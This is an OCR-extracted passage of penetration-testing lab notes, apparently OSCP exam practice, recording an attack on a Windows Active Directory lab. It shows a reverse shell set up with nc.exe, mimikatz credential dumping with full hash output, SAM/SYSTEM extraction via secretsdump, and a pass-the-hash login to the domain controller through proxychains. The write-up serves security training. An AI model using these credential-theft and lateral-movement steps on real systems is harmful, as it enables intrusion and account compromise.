
Use .153 MS01 as "midle server", upload mimikatz and adpeas on it ``C:\inetpub\wwwroot and use the internal IP on port 8000 to transfer files to MS02 .154 - didn't work so good when tried to execute mimikatz, so I created a reverse shell using nc.

I used winrm upload function:

``upload /home/teodor/Desktop/OSCP/toolS/nc.exe C:\Users\Administrator\Documents\nc.exe



Listen on MS01



I extracted mimikatz, see quote upside.

```
C:\Users\Administrator\Desktop>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
```

```
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 393761 (00000000:00060221)
Session           : Interactive from 1
User Name         : Administrator
Domain            : OSCP
Logon Server      : DC01
Logon Time        : 3/3/2023 1:23:56 AM
SID               : S-1-5-21-2610934713-1581164095-2706428072-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : OSCP
         * NTLM     : 59b280ba707d22e3ef0aa587fc29ffe5
         * SHA1     : f41a495e6d341c7416a42abd14b9aef6f1eb6b17
         * DPAPI    : 959ad2ea78c63aebf3233679ad90d769
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : OSCP.EXAM
         * Password : (null)
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 130999 (00000000:0001ffb7)
Session           : Service from 0
User Name         : MSSQL$SQLEXPRESS
Domain            : NT Service
Logon Server      : (null)
Logon Time        : 3/3/2023 1:23:32 AM
SID               : S-1-5-80-3880006512-4290199581-1648723128-3569869737-
3631323133
        msv :
```

```
         [00000003] Primary
         * Username : MS02$
         * Domain   : OSCP
         * NTLM     : 53a353ad0c127fd7ec61960c2c788cce
         * SHA1     : 7eb19d35cbb62176dd632d1fb81e117fc574ca8d
        tspkg :
        wdigest :
         * Username : MS02$
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : MS02$
         * Domain   : oscp.exam
         * Password : 40 fe 73 8e cf 87 4c e7 55 d5 ca da 52 d6 36 5e c1
0f 75 2c 08 39 2d 51 b0 ce ab 9a 5f 0c b1 76 42 01 eb 04 0e ca 7b 6b 4e 6d
4f 58 2b e2 4a 13 e1 42 f
2 93 36 da 75 7c f5 fb 8d c2 6a ad 89 da cd ef 02 7c bb 7e e7 cd 5d 11 57
1a d8 3e db da 4a 76 7d a9 9c 6e 26 15 9e 14 23 04 36 4e 06 6e cc 72 67 db
28 7d bf ed ca 28 fd 00
cb 49 8e a5 5e 7a eb 77 59 5a 9a f5 f6 e8 2f 22 58 47 9d a0 32 28 76 6d 82
63 83 8e da 3a 14 80 d7 bc fd 19 1b 78 32 af 77 88 89 5d 91 e5 d2 5b 5b 24
e8 bc ca 67 9b 2f 47 7d
 a7 7f 1c d4 e3 47 0b 05 4a b5 95 c1 3d 24 4d f5 e5 62 42 39 92 76 c6 e8
e7 73 65 4d 9b 84 64 4e 90 2e cb 30 c0 88 9d cc ca bf 78 0c f8 23 a6 56 60
d4 90 a4 39 61 07 3f bd 0
7 14 b1 82 96 bf ea 89 d7 59 43 5c 11 fb f1 9e bb
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 130459 (00000000:0001fd9b)
Session           : Service from 0
User Name         : SQLTELEMETRY$SQLEXPRESS
Domain            : NT Service
Logon Server      : (null)
Logon Time        : 3/3/2023 1:23:32 AM
SID               : S-1-5-80-1985561900-798682989-2213159822-1904180398-
3434236965
        msv :
         [00000003] Primary
         * Username : MS02$
         * Domain   : OSCP
         * NTLM     : 53a353ad0c127fd7ec61960c2c788cce
```

```
         * SHA1     : 7eb19d35cbb62176dd632d1fb81e117fc574ca8d
        tspkg :
        wdigest :
         * Username : MS02$
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : MS02$
         * Domain   : oscp.exam
         * Password : 40 fe 73 8e cf 87 4c e7 55 d5 ca da 52 d6 36 5e c1
0f 75 2c 08 39 2d 51 b0 ce ab 9a 5f 0c b1 76 42 01 eb 04 0e ca 7b 6b 4e 6d
4f 58 2b e2 4a 13 e1 42 f
2 93 36 da 75 7c f5 fb 8d c2 6a ad 89 da cd ef 02 7c bb 7e e7 cd 5d 11 57
1a d8 3e db da 4a 76 7d a9 9c 6e 26 15 9e 14 23 04 36 4e 06 6e cc 72 67 db
28 7d bf ed ca 28 fd 00
cb 49 8e a5 5e 7a eb 77 59 5a 9a f5 f6 e8 2f 22 58 47 9d a0 32 28 76 6d 82
63 83 8e da 3a 14 80 d7 bc fd 19 1b 78 32 af 77 88 89 5d 91 e5 d2 5b 5b 24
e8 bc ca 67 9b 2f 47 7d
 a7 7f 1c d4 e3 47 0b 05 4a b5 95 c1 3d 24 4d f5 e5 62 42 39 92 76 c6 e8
e7 73 65 4d 9b 84 64 4e 90 2e cb 30 c0 88 9d cc ca bf 78 0c f8 23 a6 56 60
d4 90 a4 39 61 07 3f bd 0
7 14 b1 82 96 bf ea 89 d7 59 43 5c 11 fb f1 9e bb
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 3/3/2023 1:23:31 AM
SID               : S-1-5-19
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
```

```
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 74120 (00000000:00012188)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 3/3/2023 1:23:31 AM
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : MS02$
         * Domain   : OSCP
         * NTLM     : c6bd3759f3b478b7609be9d81447584f
         * SHA1     : 060a85088eb635051be2994d087e5914693925ab
        tspkg :
        wdigest :
         * Username : MS02$
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : MS02$
         * Domain   : oscp.exam
         * Password : 8c 89 2b b6 5b 1e 74 ec cf 7c 15 ba ba fe 98 7f d2
4b 26 10 bb 77 9b 53 18 2e 33 fc 12 ca 1f 21 50 d9 ba e6 3d ab 55 52 76 81
f8 52 f2 60 35 e5 b5 20 6
1 83 09 04 35 ea 52 f9 50 73 ac a7 f5 23 20 97 4a f8 3d 6c f0 ec ed 05 8b
d6 63 6e 0b b8 2e 0b c2 85 41 66 05 9a 19 a4 80 3a 34 62 a8 ee 3d 9f 92 e0
23 ef 6b 0b 04 b0 4e 4f
85 13 4a a0 53 32 c8 47 b1 61 7a 21 e4 4e 0a 70 d3 e3 14 fa 89 ac b7 74 c6
11 fe 70 1e a3 1d bd 79 fb e9 e3 06 a7 f8 a1 a0 95 1e 29 0f 76 71 6b eb 61
18 87 d2 ce 6e d2 f6 87
 b2 b8 70 22 3e f0 52 68 ae 5b ea 4c 7c cd d6 08 6e 5e 57 2e 11 aa f0 c1
0b 13 1e 02 87 0d bb 6d 67 33 f2 93 3c 2a 2a 26 af db b1 fa ae 4f 5b b7 17
6d 18 6c 5d 87 18 6e a1 c
f ef 11 a8 19 fb ad 06 df be 90 c7 ee 0e fe 69 e0
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 74099 (00000000:00012173)
```

```
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 3/3/2023 1:23:31 AM
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : MS02$
         * Domain   : OSCP
         * NTLM     : 53a353ad0c127fd7ec61960c2c788cce
         * SHA1     : 7eb19d35cbb62176dd632d1fb81e117fc574ca8d
        tspkg :
        wdigest :
         * Username : MS02$
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : MS02$
         * Domain   : oscp.exam
         * Password : 40 fe 73 8e cf 87 4c e7 55 d5 ca da 52 d6 36 5e c1
0f 75 2c 08 39 2d 51 b0 ce ab 9a 5f 0c b1 76 42 01 eb 04 0e ca 7b 6b 4e 6d
4f 58 2b e2 4a 13 e1 42 f
2 93 36 da 75 7c f5 fb 8d c2 6a ad 89 da cd ef 02 7c bb 7e e7 cd 5d 11 57
1a d8 3e db da 4a 76 7d a9 9c 6e 26 15 9e 14 23 04 36 4e 06 6e cc 72 67 db
28 7d bf ed ca 28 fd 00
cb 49 8e a5 5e 7a eb 77 59 5a 9a f5 f6 e8 2f 22 58 47 9d a0 32 28 76 6d 82
63 83 8e da 3a 14 80 d7 bc fd 19 1b 78 32 af 77 88 89 5d 91 e5 d2 5b 5b 24
e8 bc ca 67 9b 2f 47 7d
 a7 7f 1c d4 e3 47 0b 05 4a b5 95 c1 3d 24 4d f5 e5 62 42 39 92 76 c6 e8
e7 73 65 4d 9b 84 64 4e 90 2e cb 30 c0 88 9d cc ca bf 78 0c f8 23 a6 56 60
d4 90 a4 39 61 07 3f bd 0
7 14 b1 82 96 bf ea 89 d7 59 43 5c 11 fb f1 9e bb
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : MS02$
Domain            : OSCP
Logon Server      : (null)
Logon Time        : 3/3/2023 1:23:31 AM
```

```
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : MS02$
         * Domain   : OSCP
         * NTLM     : 53a353ad0c127fd7ec61960c2c788cce
         * SHA1     : 7eb19d35cbb62176dd632d1fb81e117fc574ca8d
        tspkg :
        wdigest :
         * Username : MS02$
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : ms02$
         * Domain   : OSCP.EXAM
         * Password : 40 fe 73 8e cf 87 4c e7 55 d5 ca da 52 d6 36 5e c1
0f 75 2c 08 39 2d 51 b0 ce ab 9a 5f 0c b1 76 42 01 eb 04 0e ca 7b 6b 4e 6d
4f 58 2b e2 4a 13 e1 42 f
2 93 36 da 75 7c f5 fb 8d c2 6a ad 89 da cd ef 02 7c bb 7e e7 cd 5d 11 57
1a d8 3e db da 4a 76 7d a9 9c 6e 26 15 9e 14 23 04 36 4e 06 6e cc 72 67 db
28 7d bf ed ca 28 fd 00
cb 49 8e a5 5e 7a eb 77 59 5a 9a f5 f6 e8 2f 22 58 47 9d a0 32 28 76 6d 82
63 83 8e da 3a 14 80 d7 bc fd 19 1b 78 32 af 77 88 89 5d 91 e5 d2 5b 5b 24
e8 bc ca 67 9b 2f 47 7d
 a7 7f 1c d4 e3 47 0b 05 4a b5 95 c1 3d 24 4d f5 e5 62 42 39 92 76 c6 e8
e7 73 65 4d 9b 84 64 4e 90 2e cb 30 c0 88 9d cc ca bf 78 0c f8 23 a6 56 60
d4 90 a4 39 61 07 3f bd 0
7 14 b1 82 96 bf ea 89 d7 59 43 5c 11 fb f1 9e bb
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 42870 (00000000:0000a776)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 3/3/2023 1:23:31 AM
SID               : S-1-5-96-0-1
        msv :
         [00000003] Primary
         * Username : MS02$
         * Domain   : OSCP
```

```
         * NTLM     : 53a353ad0c127fd7ec61960c2c788cce
         * SHA1     : 7eb19d35cbb62176dd632d1fb81e117fc574ca8d
        tspkg :
        wdigest :
         * Username : MS02$
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : MS02$
         * Domain   : oscp.exam
         * Password : 40 fe 73 8e cf 87 4c e7 55 d5 ca da 52 d6 36 5e c1
0f 75 2c 08 39 2d 51 b0 ce ab 9a 5f 0c b1 76 42 01 eb 04 0e ca 7b 6b 4e 6d
4f 58 2b e2 4a 13 e1 42 f
2 93 36 da 75 7c f5 fb 8d c2 6a ad 89 da cd ef 02 7c bb 7e e7 cd 5d 11 57
1a d8 3e db da 4a 76 7d a9 9c 6e 26 15 9e 14 23 04 36 4e 06 6e cc 72 67 db
28 7d bf ed ca 28 fd 00
cb 49 8e a5 5e 7a eb 77 59 5a 9a f5 f6 e8 2f 22 58 47 9d a0 32 28 76 6d 82
63 83 8e da 3a 14 80 d7 bc fd 19 1b 78 32 af 77 88 89 5d 91 e5 d2 5b 5b 24
e8 bc ca 67 9b 2f 47 7d
 a7 7f 1c d4 e3 47 0b 05 4a b5 95 c1 3d 24 4d f5 e5 62 42 39 92 76 c6 e8
e7 73 65 4d 9b 84 64 4e 90 2e cb 30 c0 88 9d cc ca bf 78 0c f8 23 a6 56 60
d4 90 a4 39 61 07 3f bd 0
7 14 b1 82 96 bf ea 89 d7 59 43 5c 11 fb f1 9e bb
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 42819 (00000000:0000a743)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 3/3/2023 1:23:31 AM
SID               : S-1-5-96-0-0
        msv :
         [00000003] Primary
         * Username : MS02$
         * Domain   : OSCP
         * NTLM     : 53a353ad0c127fd7ec61960c2c788cce
         * SHA1     : 7eb19d35cbb62176dd632d1fb81e117fc574ca8d
        tspkg :
        wdigest :
         * Username : MS02$
```

```
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : MS02$
         * Domain   : oscp.exam
         * Password : 40 fe 73 8e cf 87 4c e7 55 d5 ca da 52 d6 36 5e c1
0f 75 2c 08 39 2d 51 b0 ce ab 9a 5f 0c b1 76 42 01 eb 04 0e ca 7b 6b 4e 6d
4f 58 2b e2 4a 13 e1 42 f
2 93 36 da 75 7c f5 fb 8d c2 6a ad 89 da cd ef 02 7c bb 7e e7 cd 5d 11 57
1a d8 3e db da 4a 76 7d a9 9c 6e 26 15 9e 14 23 04 36 4e 06 6e cc 72 67 db
28 7d bf ed ca 28 fd 00
cb 49 8e a5 5e 7a eb 77 59 5a 9a f5 f6 e8 2f 22 58 47 9d a0 32 28 76 6d 82
63 83 8e da 3a 14 80 d7 bc fd 19 1b 78 32 af 77 88 89 5d 91 e5 d2 5b 5b 24
e8 bc ca 67 9b 2f 47 7d
 a7 7f 1c d4 e3 47 0b 05 4a b5 95 c1 3d 24 4d f5 e5 62 42 39 92 76 c6 e8
e7 73 65 4d 9b 84 64 4e 90 2e cb 30 c0 88 9d cc ca bf 78 0c f8 23 a6 56 60
d4 90 a4 39 61 07 3f bd 0
7 14 b1 82 96 bf ea 89 d7 59 43 5c 11 fb f1 9e bb
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 41053 (00000000:0000a05d)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 3/3/2023 1:23:31 AM
SID               :
        msv :
         [00000003] Primary
         * Username : MS02$
         * Domain   : OSCP
         * NTLM     : 53a353ad0c127fd7ec61960c2c788cce
         * SHA1     : 7eb19d35cbb62176dd632d1fb81e117fc574ca8d
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 999 (00000000:000003e7)
```

```
Session           : UndefinedLogonType from 0
User Name         : MS02$
Domain            : OSCP
Logon Server      : (null)
Logon Time        : 3/3/2023 1:23:31 AM
SID               : S-1-5-18
        msv :
        tspkg :
        wdigest :
         * Username : MS02$
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : ms02$
         * Domain   : OSCP.EXAM
         * Password : 40 fe 73 8e cf 87 4c e7 55 d5 ca da 52 d6 36 5e c1
0f 75 2c 08 39 2d 51 b0 ce ab 9a 5f 0c b1 76 42 01 eb 04 0e ca 7b 6b 4e 6d
4f 58 2b e2 4a 13 e1 42 f
2 93 36 da 75 7c f5 fb 8d c2 6a ad 89 da cd ef 02 7c bb 7e e7 cd 5d 11 57
1a d8 3e db da 4a 76 7d a9 9c 6e 26 15 9e 14 23 04 36 4e 06 6e cc 72 67 db
28 7d bf ed ca 28 fd 00
cb 49 8e a5 5e 7a eb 77 59 5a 9a f5 f6 e8 2f 22 58 47 9d a0 32 28 76 6d 82
63 83 8e da 3a 14 80 d7 bc fd 19 1b 78 32 af 77 88 89 5d 91 e5 d2 5b 5b 24
e8 bc ca 67 9b 2f 47 7d
 a7 7f 1c d4 e3 47 0b 05 4a b5 95 c1 3d 24 4d f5 e5 62 42 39 92 76 c6 e8
e7 73 65 4d 9b 84 64 4e 90 2e cb 30 c0 88 9d cc ca bf 78 0c f8 23 a6 56 60
d4 90 a4 39 61 07 3f bd 0
7 14 b1 82 96 bf ea 89 d7 59 43 5c 11 fb f1 9e bb
        ssp :
        credman :
        cloudap :

mimikatz #
```


Lateral Movement

Found ``C:\windows.old\Windows\System32\SAM and SYSTEM file

Downloaded using evilwinrm

```
download C:\windows.old\Windows\System32\SAM
/home/teodor/Desktop/OSCP/challanges/oscpc/10.10.96.154/SAM
```

```
download C:\windows.old\Windows\System32\SYSTEM
/home/teodor/Desktop/OSCP/challanges/oscpc/10.10.96.154/SYSTEM
```



I used secretsdump.py to extract sam and system hashes

```
secretsdump.py -sam 'SAM' -system 'SYSTEM' LOCAL
```

```
[*] Target system bootKey: 0x8bca2f7ad576c856d79b7111806b533d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d
7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:acbb9b77c62fdd8fe5
976148a933177a:::
tom_admin:1001:aad3b435b51404eeaad3b435b51404ee:4979d69d4ca66955c075c41cf4
5f24dc:::
Cheyanne.Adams:1002:aad3b435b51404eeaad3b435b51404ee:b3930e99899cb55b4aefe
f9a7021ffd0:::
David.Rhys:1003:aad3b435b51404eeaad3b435b51404ee:9ac088de348444c71dba2dca9
2127c11:::
Mark.Chetty:1004:aad3b435b51404eeaad3b435b51404ee:92903f280e5c5f3cab018bd9
1b94c771:::
[*] Cleaning up...
```

```
┌──(teodor㉿kali)-[~/…/OSCP/challanges/oscpc/10.10.96.154]
└─$ secretsdump.py -sam 'SAM' -system 'SYSTEM' LOCAL
Impacket v0.10.1.dev1+20230203.111903.32178de - Copyright 2022 Fortra

[*] Target system bootKey: 0x8bca2f7ad576c856d79b7111806b533d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:acbb9b77c62fdd8fe5976148a933177a:::
tom_admin:1001:aad3b435b51404eeaad3b435b51404ee:4979d69d4ca66955c075c41cf45f24dc:::
Cheyanne.Adams:1002:aad3b435b51404eeaad3b435b51404ee:b3930e99899cb55b4aefef9a7021ffd0:::
David.Rhys:1003:aad3b435b51404eeaad3b435b51404ee:9ac088de348444c71dba2dca92127c11:::
Mark.Chetty:1004:aad3b435b51404eeaad3b435b51404ee:92903f280e5c5f3cab018bd91b94c771:::
[*] Cleaning up...
```

Used tom_admin hash to login into DC .152

``proxychains evil-winrm -u 'tom_admin' -H '4979d69d4ca66955c075c41cf45f24dc' -i 10.10.86.152

```
┌──(teodor㉿kali)-[~/…/OSCP/challanges/oscpc/10.10.96.154]
└─$ proxychains evil-winrm -u 'tom_admin' -H '4979d69d4ca66955c075c41cf45f24dc' -i 10.10.86.152
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on th
is machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.86.152:5985  ...  OK
*Evil-WinRM* PS C:\Users\tom_admin\Documents>
```


3rd 10.10.xx.152 - DC01 - OK

I used secretsdump.py to extract sam and system hashes

```
secretsdump.py -sam 'SAM' -system 'SYSTEM' LOCAL
```


```
[*] Target system bootKey: 0x8bca2f7ad576c856d79b7111806b533d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d
7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:acbb9b77c62fdd8fe5
976148a933177a:::
tom_admin:1001:aad3b435b51404eeaad3b435b51404ee:4979d69d4ca66955c075c41cf4
5f24dc:::
```

```
Cheyanne.Adams:1002:aad3b435b51404eeaad3b435b51404ee:b3930e99899cb55b4aefe
f9a7021ffd0:::
David.Rhys:1003:aad3b435b51404eeaad3b435b51404ee:9ac088de348444c71dba2dca9
2127c11:::
Mark.Chetty:1004:aad3b435b51404eeaad3b435b51404ee:92903f280e5c5f3cab018bd9
1b94c771:::
[*] Cleaning up...
```



Used tom_admin hash to login into DC .152

``proxychains evil-winrm -u 'tom_admin' -H '4979d69d4ca66955c075c41cf45f24dc' -i 10.10.86.152



4th 192.168.xxx.155 - Pascha - OK

```
nmap -T5 -Pn 192.168.196.155 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-07 19:34 CEST
Nmap scan report for 192.168.196.155
Host is up (0.039s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
```

```
9999/tcp  open  abyss
35913/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 106.14 seconds
```

```
